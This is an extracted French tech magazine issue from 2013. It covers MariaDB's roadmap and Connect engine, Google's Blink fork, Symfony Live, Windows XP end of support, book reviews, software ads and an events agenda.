Cassandra est le SGDB NoSQL (projet de la fondation Apache) qui a été à l'origine de l'ouverture sous MariaDB. Mais d'autres moteurs NoSQL comme CouchDB, BigTable, Hbase, MongoDB... peuvent être utilisés. Le NoSQL n'ayant pas de standards définis, MariaDB doit donc être compatible avec une multitude de moteurs différents.

Pour Monty, les bases de données fonctionnent déjà très bien et répondent parfaitement aux gros volumes de données et il n'est pas obligatoire d'investir spécifiquement dessus. Cependant, il est préférable de bien définir les besoins du projet avant d'investir dans une technologie sans connaître le volume du trafic. MariaDB est déjà compatible avec Hadoop et Hbase pour répondre à ces problématiques.

> Le futur des storages engines

Jusqu'à présent TokuDB était une option de MariaDB. Il est disponible sous la forme d'un plug-in pour les versions 5.5 et 10. Ce plugin

est en mesure de prendre en charge directement le moteur de stockage TokuDB : utilisation de l'indexation des arbres fractals, amélioration de la vitesse d'insertion et d'exécution des requêtes. Un nouveau « storage engine » révolutionnaire appelé « connect » va être ajouté dans la version stable de MariaDB 10.0. Il s'agit d'un moteur dynamique GPL, basé sur le principe Extract-Transform-Load (voir l'encadré).

> MariaDB dans le Cloud

SkySQL AB propose SkySQL Tools, qui est une suite d'outils pour permettre l'utilisation de la base de données MariaDB dans le Cloud, comme par exemple celle d'Amazon Web Services (depuis décembre 2012). Depuis le début de l'année 2013, une version pour Open Stack est disponible et on devrait voir apparaître dans les prochaines semaines de nouvelles infrastructures Cloud.

> Les librairies clients

Les librairies clients passent par des connecteurs entre la base et les langages. Tout récemment 2 nouveaux connecteurs LGPL ont été mis à disposition : Java et C :

- basé sur la librairie LGPL de MySQL 3.23
- Java est basé sur le driver Drizzle
- API compatible avec les dernières versions librairies clients MySQL

Ces drivers ont pu voir le jour grâce au travail étroit de MariaDB, Percona server, MySQL et Drizzle. Bien sûr, de nombreux connecteurs existent depuis le début : PHP, Perl, Python, Ruby, .NET, qui étaient déjà

compatibles MySQL et qui n'ont pas eu besoin d'être refaits.

> Le modèle économique autour de MariaDB

Le modèle économique passe par la fondation et la licence GPL, ce qui garantit un projet ouvert par rapport aux acquisitions possibles. Monty rappelle qu'avant le rachat de MySQL, la technologie était ouverte. Maintenant ce n'est pas plus le cas, suite aux différents rachats. Grâce à la fondation, l'avenir est garanti. De nouvelles sociétés ont signalé leur intérêt pour contribuer à MariaDB. Les sociétés comme Twitter, Google, Percona, Tabao, Linkedin ont mis en place des équipes dédiées. De plus, Monty tient à ce que MariaDB reste compatible avec MySQL pour ne pas fermer la porte aux sociétés qui utilisent la base de données historique...

> Le partage des connaissances

Monty est conscient de la nécessité de recréer la confiance car la communauté est un moteur important pour le succès du SGBD. Le succès est déjà là car une dizaine de distributions Linux (dont Fédora, OpenSuse, Slackware, Chakra Linux, Arch Linux) ont déjà décidé de migrer vers MariaDB comme base de données de référence, tant dans la gestion des paquets que comme SGBD standard. Certaines fondations ont commencé à s'y intéresser comme le blog de Mozilla ou Wikipedia. Monty milite pour un nombre des contributeurs toujours croissant tant sur la localisation que sur la documentation, les guides techniques.

> Interface d'administration

Outil d'administration historique de MySQL, PhpMyAdmin reste l'outil de référence. Même si l'idée d'un « PhpMariaAdmin » est régulièrement soulevée, ce type d'outils n'est pas encore à l'ordre du jour. Pour lancer un tel projet, il faut une base installée conséquente. Monty envisagera plus une évolution des outils existants que la naissance d'un outil nouveau.

> Conclusion

Incontestablement, un engouement existe autour de MariaDB, notamment depuis la création de la fondation. Les prochains mois seront intéressants à suivre, particulièrement avec les migrations annoncées de MySQL vers MariaDB...

Christophe Villeneuve

Consultant pour Neuros, auteur du livre « PHP & MySQL-MySQLi-PDO, Construisez votre application », aux Éditions ENI. Rédacteur pour WebRIVER, membre des Teams DrupalFR, AFUP, LeMug.fr, Drupagora, PHP-TV.

Storage engine : Connect


A 79 ans, Olivier Betrand, ingénieur de l'école centrale, passionné d'informatique a voulu apporter une brique à l'open source. Au départ du projet, Connect était destiné à MySQL. Mais finalement, le moteur s'est arrêté sur MariaDB. Ce moteur offre une nouvelle approche de l'analyse et du croisement de données. Les SGBDR sont utilisées de façon transactionnelle pour répondre à une action précise, c'est-à-dire l'exécution d'une opération dans un processus, comme lister le contenu d'une table ou ajouter un nouvel enregistrement. Or, si vous souhaitez effectuer une analyse dynamique avec des données externes, cela devient vite compliqué, même si techniquement, c'est possible, vous allez mettre plus longtemps si vous souhaitez croiser les données venant de :

- Différents fichiers
- D'autres bases de données

Ce storage engine peut être considéré comme un ETL, sauf qu'il ne stocke aucune donnée dans une zone tampon et il n'effectue aucune conversion pour rendre les données et l'architecture compatibles. Il définit l'architecture de la table venant d'un fichier externe ou directement d'une autre base de données, localisée sur un serveur local ou distant pour devenir une table à part entière à votre base MariaDB. Vous pouvez ajouter, modifier ou afficher des données en toute transparence soit dans votre table soit dans des données externes.

» Google quitte WebKit et forke WebCore

L'équipe Chromium a forké le projet WebKit pour créer son propre projet : Blink. En réalité ce qui a intéressé l'équipe Google n'est pas l'ensemble de WebKit mais certaines sections telles que WebCore, le moteur de rendu HTML de WebKit. Ce fork était devenu une nécessité pour alléger le support de WebKit (de nombreux codes ne sont pas utilisés dans Chromium / Chromium) et rajouter des fonctions et optimisations plus rapidement. Et l'équipe Google devait aussi adapter WebKit au fonctionnement multi-process de Chromium qui est différent de l'implémentation standard. Mais il s'agit aussi pour Chromium de mieux intégrer le moteur V8, car le navigateur Google n'utilise pas le moteur JavaScript de WebKit. Les gros changements se font sur : WebCore, la suppression des arbres de codes non utiles, la migration du code vers les API plates-formes (sandbox) quand cela est possible, l'amélioration du support multicoeur, le net-



toyage de DOM. Blink se veut indépendant des plateformes. Il fonctionne donc naturellement sur Windows, Linux, OS X, iOS, Android, etc. Le moteur peut être utilisé par toute application tierce. Sur les préfixes -webkit, Google n'envisage pas d'introduire des -chrome, toutefois Blink continuera à supporter les -webkit tant que ceux-ci existeront mais les remplacera au fur et à mesure par les fonctions standards HTML 5 / CSS. Quelle relation entre WebKit et Blink ? Pour le moment rien n'a été annoncé sur un

cadre de fonctionnement mais il ne devrait pas y avoir de coupure entre les deux projets et des patchs Blink devraient être proposés à WebKit par l'équipe Blink. D'ailleurs, ce n'est pas dans l'intérêt de Google d'arrêter son soutien à WebKit. Mais ce fork peut aussi inciter WebKit à faire le ménage dans les fonctions et le code, travail qui a démarré dès l'annonce officielle et à réfléchir sur la partie JavaScript.

FAQ (avec vidéo) : <http://goo.gl/OHHwd>

» Symfony Live 2013 confirme la bonne santé de Symfony !

Début avril, la communauté Symfony s'est rassemblée à Paris pour sa conférence annuelle. Un important effort est fait sur la communauté et sur l'écosystème pour accroître les partenaires. Plusieurs témoignages de grands utilisateurs ont été proposés. Car si la théorie et la technique, c'est bien, l'utilisation concrète permet d'être plus ancré dans la réalité. D'autre part, SensioLabs est revenu sur la certification, lancée en 2012. Cette édition a rassemblé plus de 350 personnes.

Pour Fabien Potencier, l'objectif est maintenant de stabiliser pleinement la ligne 2.0 du framework. La v2.3 sortira courant mai et marquera une réelle étape de stabilisation avec le support long de la version. Toutefois, à partir de cette version, la rétrocompatibilité sera assurée, minimisant les nouvelles fonctions pouvant provoquer des



ruptures. SensioLabs n'a pas l'ambition de tout faire comme un portail officiel des bundles, mais au contraire de favoriser l'écosystème et les partenaires et de travailler sur un nombre restreint de bundles ayant une forte valeur ajoutée pour les développeurs et les entreprises. Virage stratégique important, SensioLabs est pleinement un éditeur logiciel. L'éditeur a dévoilé durant Symfony Live un futur produit, qualifié de stratégique par Fabien : SensioLabsInsight. Il s'agit d'un outil d'analyse de

code statique et dynamique, qui rajoute aussi l'analyse tendancielle. L'objectif est d'aider les équipes, les développeurs à qualifier le code et les projets. Mais surtout, il faut le faire avec intelligence. Par exemple, si 80 % des actions décrites sont trop longues, il y a sans doute un problème de structure et de bonnes pratiques. Si seulement 5 % dépasse la limite, est-ce un problème critique ? Mais si ce chiffre passe à 10 %, là, il faut y voir un problème à expertiser. Insight sera accessible à la demande (SensioLabs héberge sur une infrastructure de type Cloud) mais il sera possible de l'héberger ailleurs. Pour le moment aucun tarif n'est disponible. Le service devrait être utilisable courant juin. Pour les projets open source, Insight sera gratuit. Insight permettra de monter et démonter des environnements virtuels pour tester des projets, des applications.


» Windows XP disparaîtra le 8 avril 2014 !

Microsoft l'a annoncé officiellement. Le support étendu de XP prendra fin ! Système stable et éprouvé, il a résisté à Windows Vista qui est un demi-échec ou un demi-succès. Windows 7 fut souvent surnommé Vista 2.0. Plus surprenant, plus d'un tiers du parc installé fonctionne encore sous XP. Ce chiffre doit gêner Microsoft qui cherche à vendre Windows 8 et surtout étendre le nombre d'utilisateurs. Car 6 mois après sa disponibilité auprès du public, Windows 8 progresse lentement et le système change de nombreuses habitudes. La future version « Windows Blue » ira sans doute encore plus loin...

» SAP ne laisse pas tomber les solutions et outils Sybase

Depuis le rachat de Sybase par SAP, l'éditeur se faisait discret. Le 16 avril dernier, durant le SAP Technology Forum de Paris, nous avons pu constater que Sybase n'était pas mort, bien au contraire... Sybase était un éditeur peu bavard sur le futur des produits. SAP a voulu plus de transparence et plusieurs roadmaps sont disponibles sur les sites officiels.


Ainsi, PowerDesigner, outil de modélisation historique en France est toujours d'actualité. En début d'année, la version 16.5 sera disponible très prochainement avec le support de SAP Hana, de SAP BO et des services données. Le cœur de l'outil a été partiellement remis (modeling XML, moteur de rapport revu et corrigé, importation XML). Pour fin 2013, la version 17 devrait être disponible. Cette version continue à améliorer l'intégration entre PowerDesigner et les outils SAP, dont Hana. Et les équipes continuent à modifier le cœur de la solution. L'objectif est le support de SAP realtime data. En 2014 (?), la version 17.1 devra unifier le



modèle de modélisation et d'architecture avec SAP. Pour l'éditeur, il s'agit aussi de mieux intégrer les différentes bases de données Sybase : IQ, ASE et SQL Anywhere. L'éditeur est très actif sur Sybase IQ et son lien avec Hana.

» L'hyperviseur Xen rejoint la fondation Linux

C'est une nouvelle un peu inattendue qui est tombée mi-avril. Xen rejoint la fondation Linux. Mais le projet et la communauté avaient envie de s'émanciper et de sortir de l'approche de Citrix. L'objectif est désormais d'être indépendant de tout éditeur. En réalité cela faisait déjà un an que la communauté s'occupait de Xen. Plusieurs grandes sociétés ont annoncé leur participation au projet : Amazon Web Services, AMD, CA, Cisco, Citrix, Intel, Oracle, etc. La fondation s'occupera de l'infrastructure, du réseau collaboratif, des bonnes pratiques. Site : <http://blog.xen.org>



» Netflix veut remplacer Silverlight !

Le fournisseur de contenu vidéo mise de plus en plus sur HTML 5 et le fait savoir. Son objectif est d'utiliser HTML 5 pour la vidéo et son contenu « premium ». Actuellement, Silverlight est utilisé pour la diffusion en streaming du contenu vers les navigateurs PC et Mac. Netflix justifie ce futur changement par le fait que Microsoft arrêtera le support de Silverlight 5 en 2021 et aussi, sans le dire, par l'absence de toute nouveauté. D'autre part, les problèmes de sécurité et surtout l'absence du plug-in sur plusieurs plateformes comme Safari mobile ou IE en mode Metro n'arrangent en rien cette technologie. D'ores et déjà, Netflix travaille activement sur le sujet, particulièrement autour de trois extensions du W3C : Media Source Extensions,




Encrypted Media Extensions et Web Cryptography API. Le premier étend HTMLMediaElement avec du JavaScript. Le second fournit une couche de cryptage pour protéger le contenu. Le dernier doit permettre de chiffrer les opérations dans les applications web. Une première implémentation a été faite avec Google dans Chrome. Blog : <http://techblog.netflix.com/2013/04/html5-video-at-netflix.html>

» Windows Blue deviendrait Windows 8.1

Microsoft a l'ambition de sortir une grosse mise à jour / version de Windows tous les ans, un peu comme Apple avec iOS et OS X. Blue est prévu cette année et pourrait être numérotée 8.1. S'il faudra attendre la conférence Build de juin prochain, plusieurs rumeurs circulent. Ainsi, le bouton démarrage pourrait faire son retour comme l'écrivent nos confrères de ZDnet (édition US). Et peut-être même la possibilité de démarrer directement en mode bureau. Encore quelques semaines d'attente !

» Google Glass, quelles caractéristiques techniques ?

Google a dévoilé les premières informations techniques sur les lunettes connectées : la caméra est à un capteur de 5 millions de pixels et peut capturer une vidéo en 720p, support du wifi 802.11b/g et du bluetooth (pas de prévision sur sa version), stockage de 12 Go utilisables et synchronisation avec Google Cloud Storage, autonomie d'une journée (moyenne), chargeur micro-USB. Les développeurs pourront développer pour Glass mais interdiction d'inclure de la publicité. Google a mis en ligne un site technique complet : <https://developers.google.com/glass/overview>



ReSharper à partir de € 308



Outil de développement Microsoft Visual Studio 2005-2012 pour améliorer la productivité.

- Analyse de qualité du code à la volée dans C#, VB.NET, XAML, ASP.NET, MVC, JS, CSS, HTML, XML
- Accès ultrarapide à tout fichier, type ou membre dans votre base de code
- Signale les problèmes de code et propose des solutions rapides de correction
- Assistants de codage incluant IntelliSense et transformations instantanées du code
- Refactorisations de la solution pour changer la base de code en toute sécurité




Aspose.Words for .NET à partir de € 764



Lisez, modifiez et écrivez des documents Word sans Microsoft Word.

- Création de documents, manipulation du contenu/formatage, puissante capacité de fusion de courrier et exportation en DOC/HTML
- Accès détaillé à tous les éléments d'un document par programmation
- Support les formats de fichiers: DOC, DOCX, WordprocessingML, RTF, HTML, OOXML, OpenDocument, PDF, XPS, EMF et EPUB




DevExpress Universal Suite à partir de € 1 683



Outils et contrôles WinForms, ASP.NET, WPF, Silverlight et Windows 8.

- Construire des applications pour Windows, web, mobile et tablette
- Exploitez vos compétences pour développer des applications tactiles sur toutes les plateformes
- Créez des applications métier avec l'esthétique Windows 8
- Inclut des fonctions d'aide décisionnelle, de rapport et d'analyse
- Comprend CodeRush et eXpress Application Framework (XAF) tout en un ensemble intégré



ActiveReports 7 à partir de € 1 223




Moteur de rapports rapide et flexible encore plus performant..

- Rapports à partir de formulaires, des rapports de transaction/analytique
- Nouveau concepteur de pages pour une génération facile
- Plus de flexibilité de présentation avec tables, matrices, listes et graphiques
- Personnalisation étendue avec Flexible .NET API

Notre sélection de livres

COLLECTIF, L'ingénierie système




Vous ne connaissez rien aux systèmes et à leur ingénierie ? Pas de souci, cet ouvrage est fait pour vous ! Il est aussi destiné à un public plus large de responsables, de décideurs, de manageurs, qui n'ont pas vocation à approfondir les notions d'ingénierie système mais qui doivent en comprendre l'essentiel ainsi que les enjeux, afin de travailler de façon efficace avec les ingénieurs système. De nombreux exemples concrets permettent de mieux comprendre ce sujet, pas forcément très « friendly ».



Arduino ne vous dit sans doute pas grand-chose. Il s'agit d'un microcontrôleur d'une grande richesse fonctionnelle et avec lequel on peut tout faire ou presque. Cet ouvrage couvre toutes les bases dont les utilisateurs débutants peuvent avoir besoin pour tirer pleinement profit de leur Arduino. Il permet de comprendre le matériel et ses principes de fonctionnement : installation, configuration, premiers programmes (croquis) à difficulté progressive. Il permet aussi de mettre en place des premiers projets simples, de les coder soi-même, et d'apprendre le langage de programmation de l'Arduino, le C.

RUDI BRUCHEZ



Aujourd'hui, nous sommes dans un monde où les données sont à la fois structurées et non-structurées si on résume cela en base de données : on parlera de SGBDR et de base non relationnelle de type

AFNOR

Vous ne connaissez rien aux systèmes et à leur ingénierie ? Pas de souci, cet ouvrage est fait pour vous ! Il est aussi destiné à un public plus large de responsables, de décideurs,


NoSQL ou tout du moins, pas uniquement SQL... Cet ouvrage d'une grande clarté dresse un panorama complet des bases de données NoSQL, en analysant en toute objectivité leurs avantages et inconvénients. Dans une première partie, il présente les grands principes de ces bases non relationnelles : interface avec le code client, architecture distribuée, paradigme MapReduce, etc. Il détaille ensuite dans une deuxième partie les principales solutions existantes (Hadoop, MongoDB, Cassandra, CouchDB...), en précisant spécificités, forces et faiblesses de chacune. L'auteur rajoute aussi un cas concret dans la vraie vie pour bien faire comprendre le mouvement.

NICOLAS BEAUJOUAN Geek, la revanche



On parle beaucoup du Geek. Il laisse parfois sceptiques la famille, les amis, voire, son patron. A l'origine bête de foire, il est aujourd'hui synonyme d'un état d'esprit, d'une passion pour les technologies et toute une culture s'est développée autour. Qui est-il ? Comment peut-on le comprendre socialement ? Mais attention à ne pas tomber dans la caricature et tout mélanger, ce que l'auteur fait parfois. Geek ou Nerd faut-il choisir ?

COLLECTIF Richard Stallman et la révolution du logiciel libre



Génie, excessif, virulent, passionné. Beaucoup de choses ont été dites sur Richard Stallman. Il apparaît souvent intransigeant, surtout quand on commence à parler avec lui du logiciel et de l'Open Source.


Le Libre et ses origines sont longuement évoqués et un des passages les plus savoureux est celui où Torvalds (1996) émerge réellement pour la première fois. Et quand ce dernier s'attaque directement à Stallman, alors seul grand esprit du Libre de l'époque, publiquement, il était le leader incontesté... On en revient toujours à la phi-

losophie de base du free software : free = liberté et non gratuité ! C'est cette vision gratuité – liberté qui va pousser à créer le mouvement Open Source. Nous sommes alors en 1998.

On pourrait citer de nombreux passages, il ne faut pas rater son commentaire sur Hadopi. Passionnant à lire, même si ce n'est pas toujours à l'honneur de RMS, mais cette biographie a l'avantage de nous faire découvrir le personnage, ses convictions, son mode de vie.

DOMINIQUE MANIEZ

Formation à VBA Office 2013




Dunod

Eh non, VBA n'est pas mort ! Il est toujours présent dans la suite Office 2013. Grâce à une progression pédagogique par raffinements successifs, assimilez en douceur

les concepts de base de VBA et apprenez à écrire de petits programmes sous Office 2013 puis à construire progressivement des macros de plus en plus évoluées. L'auteur se veut donc très progressif en s'appuyant sur de nombreux exemples de codes et de programmes.

COLLECTIF Raspberry Pi



Pearson

Que faire avec son Raspberry Pi, ce curieux ordinateur tout nu avec le strict minimum ? Raspberry connaît un beau succès auprès de tous les passionnés de technologies, les geeks. Si au départ, on ne sait pas trop quoi en faire, on découvre rapidement des dizaines de projets et d'usages !

Les auteurs évoquent bien entendu son installation, mais rapidement on passe aux logiciels, à la configuration, à la possibilité de media center.

Le développement n'est pas oublié ni la création de circuits électroniques.

Ce guide pratique est idéal pour maîtriser cet ordinateur révolutionnaire, créer ses projets, s'inspirer des idées, et comprendre en profondeur l'étendue des possibilités offertes par le Raspberry Pi. Un must pour tout possesseur de Raspberry.

LINUX Solutions Libres & Open Source

28&29
MAI2013

CNIT - Paris La Défense



Un événement



Partenaire officiel



01 41 18 63 33

info@solutionslinux.fr

www.solutionslinux.fr

Communauté

Groupe d'utilisateurs français C++ (Paris)

Pas forcément le user group le plus connu, le French User Group C++ existe pourtant bel et bien. Ce FUG organise des réunions techniques et diffuse des informations autour de C++, des bonnes pratiques. Une rencontre a eu lieu le 19 mars dernier. Pour aider ce FUG :

<https://github.com/cpp-frug>

<https://groups.google.com/forum/#!forum/cpp-frug>

<http://www.dailymotion.com/group/cpp-frug#video=xygnxx>

En mai

» JUG Paris, rencontre le 14 !



Comme chaque mois, le JUG Paris organise sa soirée Java. Les prochaines rencontres auront lieu les 14 mai, 11 juin et 2 juillet. Les thèmes ne sont pas encore connus. Programmez ! vous en informera, ou rendez-vous sur le site officiel du JUG :

<http://www.parisjug.org/xwiki/bin/view/Meeting/Next>

» NUI, Gaming et développement avec Kinect

Avec un SDK disponible sur PC, le périphérique de Microsoft a largement dépassé le cadre des jeux vidéo pour Xbox. On ne compte plus le nombre de projets l'utilisant pour tout autre chose, comme des performances artistiques, des applications médicales, et des IHM pour application publicitaire. Il est maintenant possible de travailler en C#, Air, Processing, Open framework, et bien d'autres technologies, avec Kinect. Venez découvrir avec David Catuhe et Sébastien Wloch, comment concevoir et développer pour Kinect, le 14 mai à l'Epitech Bordeaux. A partir de 19h.

Inscription et information : <http://ttfx10.eventbrite.com/ttx10.eventbrite.com>

AGENDA

» MAI

- Le 15 mai 2013, Paris 13e, Maison des Associations, 10/18 rue des Terres au Curé, **AgoraCMS**. Face au succès rencontré lors des deux dernières éditions de Drupagora (événement dédié au CMS Drupal), les organisateurs ont souhaité proposer une nouvelle journée de rencontre sur la thématique des outils de gestion de contenus (notamment Drupal, Wordpress, ezPublish, TYPO3, SharePoint). <http://www.agoracms.com/>

- **Tour de France 2013 de PCsoft**. Le 14 mai à Marseille : Une demi-journée de formation sur les nouveautés de la version 18 dispensée par des ingénieurs expéri-

Concours

Les équipes françaises se préparent à la grande finale mondiale d'ImagineCup 2013

La nouvelle édition de la grande compétition de développement et de technologie ImagineCup se tiendra à Moscou du 8 au 11 juillet pour les grandes finales. Chaque pays participant enverra une ou plusieurs équipes d'étudiants défendre leurs projets. Pour la France, c'est une équipe de l'université d'Orléans qui ira à la finale avec le projet Ki (Breath).

Il s'agit d'un jeu médical innovant, destiné aux enfants atteints de mucoviscidose. Avec un gameplay reposant sur la technolo-

gie Kinect, il permet aux enfants d'effectuer des exercices physiques et respiratoires pour rester en forme, tout en s'amusant puisqu'il s'agit de reprendre les couleurs de notre planète aux vilains extra-terrestres qui nous les ont dérobées... Côté jeux, c'est l'équipe Banzai Lightning qui a gagné.

Pour la partie innovation, Original Network a gagné avec un outil de réduction de consommation énergétique des systèmes d'information...



» Tour de France Windows 8 et Windows Phone 8

Du 14 au 28 mai, découvrez sur une demi-journée (gratuite) la programmation, la sécurité et l'optimisation sous Windows 8 et Windows Phone 8 :

- 14 Mai Lyon - Agence Microsoft
- 16 Mai Lille : Agence Microsoft
- 21 Mai Strasbourg : Agence Microsoft
- 23 Mai Toulouse : Agence Microsoft
- 28 Mai Nantes : Agence Microsoft

Inscription et information : <http://goo.gl/gyt1>

» Solutions Linux, libres & open source 2013

Les 28 et 29 mai, le grand salon Open Source / Linux se tient à Paris. Comme chaque année, de nombreuses conférences auront lieu sur différents thèmes : Cloud ouvert, développement web, l'Open Source au cœur

ment de PC SOFT. Une source d'apprentissage, de découverte, de veille technologique, d'innovations immédiatement applicables pour vos projets. Une chance unique et gratuite avec une rentabilité immédiate. site :

<http://www.pcsoft.fr/pcsoft/tdftech/2013/index.html>

» JUIN

- Du 21 au 23 juin 2013, **DrupalCamp Paris 2013**. Innovation cette année : le DrupalCamp se déroulera sur 3 jours. Nous retrouverons des sessions techniques traitant de sujets de fond, de technologies que l'on peut associer à Drupal ou encore des démonstrations de modules et aussi des sessions orientées utilisateurs, ainsi que des retours d'expériences et des études de cas.

du mobile, les nouveaux défis du Libre, DevOps, la haute disponibilité, etc. Le salon est aussi l'occasion pour rencontrer les nombreuses communautés !

Site : <http://www.solutionslinux.fr>

En juin

» EclipseCon débarque en France



Les 5 et 6 juin prochain se tiendra à Toulouse, la première conférence EclipseCon France ! Cette conférence parlera bien entendu d'Eclipse et de son riche écosystème. Pour les conférences (l'agenda sera disponible courant mai), elles tourneront autour de l'industrie, la communauté et les modèles économiques, le développement web et mobile. Il sera possible de voir des projets nouveaux et innovants basés sur Eclipse. Site officiel : <http://www.eclipsecon.org/france2013/>

» Hack in Paris 2013 !

Organisé pour la troisième fois, l'événement Hack in Paris, unique événement en France exclusivement en anglais et réunissant les professionnels de la sécurité informatique (DSI, RSSI, RSI) et les experts techniques du hacking, se déroulera du 17 au 21 juin prochain au Centre de Congrès de Disneyland Paris. Site : <http://www.hackinparis.com>

ACER PROPOSE DEUX GAMMES D'ÉCRANS PROFESSIONNELS : B6 ET V6

Le B6 en 27 pouces offre une résolution de 2560x1440 (1440p), 80 % de pixels supplémentaires par rapport à une résolution Full HD classique. Le B6, 29 pouces, offre quant à lui, un rapport 21:9 optimisé pour le multitâche et l'affichage d'applications en parallèle. Ils intègrent (certains modèles) un DisplayPort, conçu pour offrir la meilleure qualité audio et vidéo, utilisé principalement entre les moniteurs et les ordinateurs, mais aussi pour permettre une configuration de plusieurs écrans. Grâce aux 4 ports USB 3, les moniteurs B6 & V6


pourront facilement se brancher à différents périphériques ; l'un des ports permettant aux utilisateurs de recharger des appareils numériques, même lorsque le PC est éteint.

Les gammes font partie de la gamme Acer EcoDisplays et ils sont fabriqués à plus de 10 % avec du plastique recyclé. Une évaluation interne montre que ces moniteurs peuvent réduire la consommation d'énergie de 50 % par rapport à d'autres moniteurs de même catégorie. Le V6 est disponible, le B6 à partir de mai.



Cortex™-A57

ARM CoreSight™ Multicore Debug and Trace



» Processeurs ARM sur nos machines ?

Les processeurs ARM sont très réputés dans le monde mobile mais sur le poste de travail et les serveurs, les puces ARM se font attendre. Pour pouvoir s'installer sur ces machines, ARM doit disposer de processeurs puissants capables de fournir une puissance équivalente à la concurrence x86 mais aussi avoir des versions 64 bits, vitales pour les serveurs et les logiciels professionnels. Les versions actuelles, 32 bits, permettent déjà de créer des machines performantes mais les constructeurs attendent surtout les 64 bits (ARM v8). La production en masse ne devrait pas intervenir avant fin 2013 ou courant 2014.

MICROSOFT LANCE LES VERSIONS EMBARQUÉES DE WINDOWS 8

